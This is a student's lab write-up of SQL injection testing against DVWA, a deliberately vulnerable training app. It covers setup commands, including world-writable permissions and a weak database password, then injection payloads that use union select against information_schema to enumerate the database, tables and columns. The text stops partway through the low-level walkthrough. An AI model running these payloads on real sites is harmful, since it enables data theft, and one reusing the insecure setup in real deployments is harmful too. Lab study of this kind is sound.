SQL Injection Penetration Testing of

DVWA (Damn Vulnerable Web Application)

Prepared By:

Masoud Sadeghi (sadeghi2@uwindsor.ca)

29 November 2020

Contents

1- Purpose

In this report, I am going to demonstrate detailed SQL injection and blind SQL Injection attacks against DVWA which can be found at http://www.dvwa.co.uk. Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is has a lot of vulnerabilities. One of its goals is to be an aid for security professionals to test their skills[1].

2- Scope

The scope of this review was limited to a single Internet facing web application portal. The SQL Injection is completed in four difficulty levels of DVWA. Also, for Blind SQL Injection, only one level of difficulty, due to its large explanation and similarities among its different levels of difficulty. There are two sections of DVWA that will be evaluated during this test, SQL Injection and SQL Injection (Blind).

3- Summary of Findings

3-1 Installation

First we install it by typing sudo apt install apache2.
Then, we change the directory to /var/www/html and download the DVWA via command:
sudo git clone https://github.com/ethicalhack3r/DVWA.git


And, we change the permissions for DVWA folder in the current directory with: sudo chmod -R 777 DVWA/


Following the commands, we will install and configure the database:

sudo apt install mariadb-server


The results of the above commands can be found below.

[1] http://www.dvwa.co.uk/






CREATE USER 'dvwausr'@'127.0.0.1' IDENTIFIED BY 'mypass';




Finally, after installing PHP, its mysql extension, and PHP-GD, we configure DVWA with the required credentials.




3-2 SQL Injection

3-2-1 Security Level: Low

To begin with, we set the security level on low.




First, we submit query 1’ and we see the error page. As can be seen, we find out that the website is vulnerable to SQL Injection.



DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Vulnerability: SQL Injection
User ID: 1'
Submit
More Information
https://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


localhost/DVWA/vulnerabili
localhost/DVWA/vulnerabilities/sqli/?id=1'&Submit=Submit#
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
Donate
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1


Then, we try the query **1' or 8=8;#**, and we can see the results. We can see that the surname field has also been printed out because of the always true statement added to the query.



Now, we need to identify the number of fields the SQL query contains. We start our guess with 2 and the query **1' order by 2#**. We see that the query executed with no error.




We increase our guessed number to 3 and try the query **1' order by 3#**. We see that the query executed with error. We are now sure that there are exactly two fields in query.



We need to find the database's name. So, we run the following query. Note that since we have to execute a query that prints exactly two arguments, due to our finding in the last step, we select null as one of the parameters.


1' union select null,database();#



The database' name is dvwadb.


We try to find the databases' names with:

1' union select null, group_concat(table_name) from information_schema.tables where table_schema='dvwadb';#




With the information gathered, we try to find the columns' names in the table users:

1' union select null, group_concat(column_name) from information_schema.columns where table_schema='dvwadb' and table_name='users';#

